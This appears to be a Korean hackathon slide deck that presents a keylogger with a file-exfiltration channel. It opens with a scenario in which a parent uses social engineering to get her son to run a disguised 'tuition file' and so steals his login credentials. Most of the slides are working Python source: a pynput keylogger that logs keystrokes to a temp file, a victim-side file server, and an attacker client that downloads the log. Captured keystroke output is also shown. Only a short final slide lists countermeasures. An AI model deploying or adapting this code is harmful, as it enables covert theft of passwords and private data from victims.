

2022 SCP 내부 해커톤

원격키 악성코드

2팀 신재형, 권도윤, 전유경

목차

1. 시나리오

2. 코드 소개


3. 코드 실행

4. 한계와 대응 방안

1. 시나리오



신재숙 (60세)




이정호 (40세)

**그렇게 어머니는 원격키 악성코드를
이용해 해킹을 하기로 했습니다.**

1. 시나리오

“아들.^^ 이 등록금 파일 좀 봐보렴~ㅎㅎ”



사회공학 기법 이용해 악성코드 파일 실행 유도



네

1. 시나리오




입력하는 키가 파일에 저장되어 전송



1. 시나리오

아이 갓 츄~ 너의 아이디 비밀번호
내 거~♥



2. 코드 소개

```
from pynput.keyboard import Key, Listener  
import subprocess
```

```
#pynput패키지의 keyboard모듈에서 Key,Listener모듈을 가져옴
```

```
import logging
```

```
#로깅 모듈을 가져옴. 로깅이란? 파이썬에서 로그를 관리해주는 모듈(에러가 발생했을 경우  
#당시의 정보를 알려줌)
```

2. 코드 소개

```
tmp_path = subprocess.getstatusoutput('echo %tmp%')

logfile_path = tmp_path[1] + '\\keylog1.txt'
log_dir = " #타이핑받을 변수
logging.basicConfig(filename=(log_dir +
                             logfile_path),
                    level=logging.DEBUG, format='["%(asctime)s", %(message)s]')
```

#basicConfig 메서드는 로깅 레벨을 바꿔줄 수 있음. 예시로 level = logging.DEBUG로 바꾸면
#원래는 warning이상의 레벨에만 로그가 출력됐지만 모든 로그가 출력됨
#filename은 지정된 파일 이름을 사용하여 파일 처리기를 만듦
#format은 파일에 저장되는 형식인데, asctime는 인간이 읽을 수 있는 시간을 표시, message는 메시지를 출력

2. 코드 소개

```
def on_press(key):  
    logging.info("{}".format(key))
```

#info는 프로그램의 실행 중 발생하는 정상적인 이벤트 알림
#{ }안에 key값이 들어가는 함수

```
with Listener(on_press=on_press) as listener:  
    listener.join()
```

#with 문은 그 구문을 실행했을 때 오류가 발생하든 안하든 마지막에 파일처리를 닫아줌
#Listener(on_press=on_press)의 의미 = on_press(키를 누름)에 대한 처리기를 등록함
#listener.join은 자식 스레드(on_press함수)가 끝날때 까지 기다린다는 뜻?

```
["2022-07-21 06:50:30,531", "r"]  
["2022-07-21 06:50:30,591", "t"]  
["2022-07-21 06:50:30,713", "e"]
```

2. 코드 소개 - victim

```
import socketserver  
from os.path import exists
```

```
HOST = 공격자의 ip주소  
PORT = 안 쓰는 포트 번호
```

2. 코드 소개 - victim

```
class MyTcpHandler(socketserver.BaseRequestHandler):
    def handle(self):
        data_transferred = 0
        print('[%s] 연결됨'%self.client_address[0])
        filename = self.request.recv(1024)
        filename = filename.decode()

        if not exists(filename):
            return

        print('파일 [%s] 전송 시작...' %filename)
        with open(filename, 'rb') as f:
            try:
                data = f.read(1024)
                while data:
                    data_transferred += self.request.send(data)
                    data = f.read(1024)

            except Exception as e:
                print(e)

        print('전송완료[%s], 전송량[%d]' %(filename, data_transferred))
```

2. 코드 소개 - victim

```
def runServer():  
    print('>>>파일 서버를 시작합니다.')  
    print('>>>파일 서버를 끝내려면 Ctrl-C를 누르세요.')  
  
    try:  
        server = socketserver.TCPServer((HOST,PORT),  
MyTcpHandler)  
        server.serve_forever()  
    except KeyboardInterrupt:  
        print('>>> 파일 서버를 종료합니다.')  
  
runServer()
```

2. 코드 소개 - attacker

```
import socket
```

HOST = 공격자의 ip주소

PORT = 안 쓰는 포트 번호

2. 코드 소개 - attacker

```
def getFileFromServer(filename):  
    data_transferred = 0  
  
    with socket.socket(socket.AF_INET,socket.SOCK_STREAM) as sock:  
        sock.connect((HOST,PORT))  
        sock.sendall(filename.encode())  
  
        data = sock.recv(1024)  
        if not data:  
            print('파일[%s]: 서버에 존재하지 않거나 전송중 오류발생'%filename)  
            return  
  
        with open('C:WWUsersWW82106WWDesktopWW해커톤WW키로그WW'+filename,'wb') as f:
```


2. 코드 소개 - attacker

```
try:
    while data:
        f.write(data)
        data_transferred += len(data)
        data = sock.recv(1024)
    except Exception as e:
        print(e)
    print('파일 [%s] 전송종료.전송량 [%d]' %(filename, data_transferred))

filename = input('다운로드 받을 파일이름을 입력하세요: ')
getFileFromServer(filename)
```

3. 코드 실행

1. 키로그 파일 실행



```
keylog1 - 메모장
파일 편집 보기
["2022-07-21 06:50:27,403", "t"]
["2022-07-21 06:50:27,570", "t"]
["2022-07-21 06:50:27,913", "r"]
["2022-07-21 06:50:28,033", "t"]
["2022-07-21 06:50:28,376", "r"]
["2022-07-21 06:50:28,386", "e"]
["2022-07-21 06:50:28,643", "e"]
["2022-07-21 06:50:28,668", "r"]
["2022-07-21 06:50:28,935", "e"]
["2022-07-21 06:50:28,956", "r"]
["2022-07-21 06:50:29,217", "e"]
["2022-07-21 06:50:29,243", "r"]
["2022-07-21 06:50:29,484", "e"]
["2022-07-21 06:50:29,514", "r"]
["2022-07-21 06:50:29,579", "t"]
["2022-07-21 06:50:29,750", "e"]
["2022-07-21 06:50:29,807", "r"]
["2022-07-21 06:50:29,842", "t"]
["2022-07-21 06:50:29,987", "e"]
["2022-07-21 06:50:30,028", "r"]
["2022-07-21 06:50:30,099", "t"]
["2022-07-21 06:50:30,224", "e"]
["2022-07-21 06:50:30,289", "r"]
["2022-07-21 06:50:30,355", "t"]
["2022-07-21 06:50:30,476", "e"]
["2022-07-21 06:50:30,531", "r"]
["2022-07-21 06:50:30,591", "t"]
["2022-07-21 06:50:30,713", "e"]
["2022-07-21 06:50:30,777", "r"]
["2022-07-21 06:50:30,833", "t"]
줄 72, 열 31, 100% | Windows (CRLF) | UTF-8
오전 6:52
2022-07-21
```


3. 코드 실행



```
===== RESTART: C:/Users/82106/Desktop/adsasdasd.py ==  
다운로드 받을 파일이름을 입력하세요: keylog1.txt  
파일[keylog1.txt]: 서버에 존재하지 않거나 전송중 오류발생
```

4. 한계와 대응 방안

한계

1. 같은 서브넷상에서만 동작이 이루어진다.
2. 방화벽이 설정되어 있으면 동작하지 않는다.
3. 리버싱에 취약

대응 방안

1. 백신 프로그램 활성화
2. 키로거 디펜더

감사합니다